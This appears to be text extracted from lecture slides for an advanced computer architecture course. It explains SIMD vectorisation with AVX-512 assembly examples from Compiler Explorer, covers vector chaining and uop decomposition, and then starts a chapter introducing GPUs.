6 float ALIGN a[1024];
7 float ALIGN b[1024];
8 int ALIGN ind[1024];
9
10 void add ()
11 {
12     for (int i=0; i < 1024; i++)
13         c[i]=a[i]+b[ind[i]];
14 }
```

A 11010 ./a.out .LX0: lib.f: .text // \s+ Intel Demangle Libraries + Add new... Add tool...

```

1 add:
2     xor    eax, eax
3 ..B1.2:                                # Preds ..B1.2 ..B1.1
4     vmovups zmm0, ZMMWORD PTR [ind+rax*4]
5     vpcmpeqb k1, xmm0, xmm0
6     vpxord  zmm1, zmm1, zmm1
7     vgatherdps zmm1{k1}, DWORD PTR [b+zmm0*4]
8     vaddps  zmm2, zmm1, ZMMWORD PTR [a+rax*4]
9     vmovups ZMMWORD PTR [c+rax*4], zmm2
add    rax, 16
cmp   rax, 1024
jb    ..B1.2      # Prob 99%
vzeroupper
ret
```

Indirection: b[ind[]]  
 We have a register containing a vector of pointers  
 We need a “gather” instruction:  

- A vector load
- That loads from a different address in each lane  
 (how can this be implemented efficiently??)

C Output (0/0) x86-64 icc 19.0.1 - 946ms (93598)

#1 with x86-64 icc 19.0.1 x

A □ Wrap lines

Compiler returned: 0



Add... ▾

More ▾

Watch C++ Weekly to learn new C++ features

Share ▾

Other ▾

Policies ▾

C source #1

A ▾ Save/Load + Add new... ▾ Vim

C

```
1 //icc: -xCORE-AVX512 -qopt-zmm-usage=high -qopt
2 #define ALIGN __attribute__((aligned(64)))
3 //#define ALIGN
4
5 float ALIGN c[1024];
6 float ALIGN a[1024];
7 float ALIGN b[1024];
8
9 void add ()
10 {
11     for (int i=0; i < 1024; i++)
12 //     if (a[i]!=0.0)
13         c[i]=a[i]+b[i];
14 }
```

x86-64 icc 19.0.1 (Editor #1, Compiler #1) C

x86-64 icc 19.0.1

-xCORE-AVX512 -qopt-zmm-usage=h

A ▾

 11010     ./a.out     .LX0:     lib.f:     .text     //     \s+     Intel     Demangle

Libraries ▾ + Add new... ▾ ⚙ Add tool... ▾

```
1 add:
2     xor    eax, eax
3 ..B1.2:                      # Preds ..B1.2 ..B1.1
4     vmovups zmm0, ZMMWORD PTR [a+rax*4]
5     vaddps zmm1, zmm0, ZMMWORD PTR [b+rax*4]
6     vmovups ZMMWORD PTR [c+rax*4], zmm1
7     add    rax, 16
8     cmp    rax, 1024
9     jb    ..B1.2      # Prob 99%
10    vzeroupper
11    ret
```

Output (0/0) x86-64 icc 19.0.1 - 1086ms (8614B)

#1 with x86-64 icc 19.0.1

□ X

A ▾  Wrap lines

Compiler returned: 0



Add... ▾

More ▾

Watch C++ Weekly to learn new C++ features

Share ▾

Other ▾

Policies ▾

C source #1 X

A ▾ Save/Load + Add new... ▾ Vim

C ▾

```

1 //icc: -xCORE-AVX512 -qopt-zmm-usage=high -qopt
2 #define ALIGN __attribute__ ((aligned (64)))
3 //#define ALIGN
4
5 float ALIGN c[1024];
6 float ALIGN a[1024];
7 float ALIGN b[1024];
8
9 void add ()
10 {
11     for (int i=0; i < 1024; i++)
12         if (a[i]!=0.0)
13             c[i]=a[i]+b[i];
14 }
```

x86-64 icc 19.0.1 (Editor #1, Compiler #1) C X

x86-64 icc 19.0.1



-xCORE-AVX512 -qopt-zmm-usage=h

A ▾

 11010     ./a.out     .LX0:     lib.f:     .text     //     \s+     Intel     Demangle

Libraries ▾ + Add new... ▾ ⚙ Add tool... ▾

```

1 add:
2     xor    eax, eax
3     vpxord zmm0, zmm0, zmm0
4 ..B1.2:          # Preds ..B1.2 ..B1.1
5     vmovups zmm1, ZMMWORD PTR [a+rax*4]
6     vcmpps k1, zmm1, zmm0, 4
7     vaddps zmm2, zmm1, ZMMWORD PTR [b+rax*4]
8     vmovups ZMMWORD PTR [c+rax*4]{k1}, zmm2
9     add    rax, 16
10    cmp   rax, 1024
11    jb    ..B1.2      # Prob 99%
12    vzeroupper
13    ret
```

Conditional: a[i] != 0.0

We have a register containing a vector of Boolean predicates

We use a *predicated* vector instruction  
Lanes with inactive predicates are idle

Output (0/0) x86-64 icc 19.0.1 i - cached (8867B)

#1 with x86-64 icc 19.0.1 X

A ▾  Wrap lines

Compiler returned: 0

# Vector execution alternatives

Implementation may execute n-wide vector operation with an n-wide ALU  
– or maybe in smaller, m-wide blocks


## ► **vector pipelining:**

- ➡ Consider a simple static pipeline
- ➡ Vector instructions are executed serially, element-by-element, using a pipelined FU – or in n-wide chunks if your FU is n-wide
- ➡ We have several pipelined FUs
- ➡ “vector chaining” – each word is forwarded to the next instruction as soon as it is available
- ➡ FUs form a long pipelined chain

## ► **uop decomposition:**

- ➡ Consider a dynamically-scheduled o-o-o machine
- ➡ Each n-wide vector instruction is split into m-wide uops at decode time
- ➡ The dynamic scheduling execution engine schedules their execution, possibly across multiple FUs
- ➡ They are committed together

# Vector pipelining – “chaining”




● ■ ▲ Operations  
➡ Instruction issue

- Vector FUs are 8-wide - each 32-wide vector instruction is executed in 4 blocks
- Forwarding is implemented block-by-block
- So memory, mul, add and store are chained together into one continuously-active pipeline

# Uop decomposition - example

## AMD Jaguar

- Low-power 2-issue dynamically-scheduled processor core
- Supports AVX-256 ISA
- Has two 128-bit vector ALUs
- 256-bit AVX instructions are split into two 128-bit uops, which are scheduled independently
- Until retirement
- A “zero-bit” in the rename table marks a register which is known to be zero
- So no physical register is allocated and no redundant computation is done



# SIMD Architectures: discussion

- Reduced Turing Tax: more work, fewer instructions
- Relies on compiler or programmer
- Simple loops are fine, but many issues can make it hard
- “lane-by-lane” predication allows conditionals to be vectorised, but branch divergence may lead to poor utilisation
- Indirections can be vectorised on some machines (`vgather`, `vscatter`) but remain hard to implement efficiently unless accesses happen to fall on a small number of distinct cache lines
- Vector ISA allows broad spectrum of microarchitectural implementation choices
- Intel’s vector ISA has grown enormous as vector length has been successively increased
- ARM’s “scalable vector extension” (SVE) is an ISA design that hides the vector length (by using a special loop branch)

# Topics we have not had time to cover

- ▶ **ARM's SVE, RISCV vector extensions:**
  - a vector ISA that achieves binary compatibility across machines with different vector width and uop decomposition
- ▶ **Matrix registers and matrix instructions**
  - Eg Nvidia's “tensor cores”
- ▶ **Exotic vector instructions**
  - Collision detect (how to vectorise, for example, histogramming)
  - Permutations
  - Complex arithmetic
- ▶ **Pipelined vector architectures:**
  - The classical vector supercomputer
- ▶ **Whole-function vectorisation, ISPC, SIMD**
  - Vectorising nested conditionals
  - Vectorising non-innermost loops
  - Vectorising loops containing while loops
- ▶ **SIMD and the relationship/similarities with GPUs**
  - Coming!

# Vectors, units, lanes

## another attempt to clear up confusion

- Let's consider Intel's AVX512 instruction set and its implementation on Skylake processors (all this applies to other ISAs more or less).
- AVX512 has 32 vector registers, each 512 bits long (called "zmm0"- "zmm31"). Each register can hold a vector - eg a vector of 16 32-bit floats (or 8 64-bit doubles). A vector add instruction does element-wise vector addition on two vector registers, yielding a third 512-bit result. A vector FMA ("fused multiply-add") does  $r[0:15]+=a[0:15]*b[0:15]$  in one instruction.
- Some Skylake products have just one arithmetic unit for executing such instructions, but some fancy ones have two AVX512 vector execution units. The Skylake microarchitecture can issue up to about 4 instructions per cycle, so two out of every four instructions needs to be a vector FMA if you want to get maximum performance on such a machine.
- The word "lane" is used when you want to think about a sequence of vector instructions, but you want to focus on just one element at a time - a vertical slice through the instruction sequence.
- The word "lane" refers to the same idea as what is sometimes called "single-instruction, multiple thread" (SIMT). This is how GPUs are programmed - it's the idea behind CUDA and OpenCL. Imagine a loop consisting of scalar (ie non-vector) instructions. That's the SIMT "view" of your code - you see what is happening "lanewise". Now expand every instruction in the loop into a vector instruction - so the loop does what it does on a vector of 16 lanes of data. This is the "SIMT->SIMD translation".
- SIMT to SIMD translation gets tricky if the loop body contains an if-then. For this, AVX512 uses the idea of "predication". For this purpose it has one-bit-per-lane predicate registers k0-k7. These registers can be used to control which lanes of a vector instruction are active and which lanes do nothing.

# Summary Vectorisation Solutions

1. Indirectly through **high-level libraries/code generators**
2. **Auto-vectorisation** (eg use “-O3 –mavx2 –fopt-info” and hope it vectorises):
  - code complexity, sequential languages and practices get in the way
  - Give your **compiler hints** and hope it vectorises:
  - C99 "restrict" (implied in FORTRAN since 1956)
  - #pragma ivdep
3. **Code explicitly**:
  - In assembly language
  - SIMD instruction intrinsics
  - OpenMP 4.0 #pragma omp simd
  - Kernel functions:
    - OpenMP 4.0: #pragma omp declare simd
    - OpenCL or CUDA: more later

- Fun question if you like this sort of thing....
  - What is “vzeroupper” for?

```

1  add:
2      xor     eax, eax
3  ..B1.2:                      # Preds ..B1.2 ..B1.1
4      vmovups zmm0, ZMMWORD PTR [a+rax*4]
5      vaddps  zmm1, zmm0, ZMMWORD PTR [b+rax*4]
6      vmovups ZMMWORD PTR [c+rax*4], zmm1
7      add     rax, 16
8      cmp     rax, 1024
9      jb     ..B1.2          # Prob 99%
10     vzeroupper
11     ret

```

The screenshot shows the Compiler Explorer interface with two panes. The left pane displays C++ source code:

```

1 #include <string.h>
2
3 void f(char* a, char* b) {
4     memcpy(a, b, 32);
5 }

```

The right pane shows the assembly output for x86-64 clang (trunk) with compiler flags -O3 -mavx:

```

x86-64 clang (trunk) (Editor #1, Compiler #1) C++ X
Sponsors intel PC-lint SolidSands Share Other Policies
A C++ Output... Filter... Libraries + Add new... Add tool...
1 f(char*, char*):                                # @f(char*, char*)
2     vmovups ymm0, ymmword ptr [rsi]
3     vmovups ymmword ptr [rdi], ymm0
4     vzeroupper
5     ret


```

A green banner at the top of the interface reads: "C++ Insights shows how compilers see your code".


# Advanced Computer Architecture

## Chapter 9

### Data-Level Parallel Architectures: GPUs



Lisa Su, CEO of AMD, launching the rx6000 series



Jensen Huang, CEO of NVIDIA, launching the RTX 30 Series GPUs

November 2022  
Paul Kelly


These lecture notes are partly based on:

- Contributions to the lecture slides from Luigi Nardi (postdoc at Imperial and Stanford, now academic at Lund, Sweden), Fabio Luporini (Imperial PhD, postdoc, now CTO, DevitoCodes), and Nicolai Stawinoga (Imperial PhD, postdoc, now researcher at TU Berlin)
- the course text, Hennessy and Patterson's Computer Architecture (5<sup>th</sup> ed.)


# Graphics Processors (GPUs)

- Much of our attention so far has been devoted to making a single core run a single thread faster
- If your workload consists of thousands of threads, *everything* looks different:
  - *Never speculate*: there is always another thread waiting with work you know you have to do
  - No speculative branch execution, perhaps even no branch prediction
  - Can use FGM or SMT to hide cache access latency, and maybe even main memory latency
  - Control is at a premium (Turing tax avoidance):
    - How to launch >10,000 threads?
    - What if they branch in different directions?
    - What if they access random memory blocks/banks?
- This is the “manycore” world
- Initially driven by the gaming market – but with many other applications

# A first comparison with CPUs



**CPU**



**GPU**

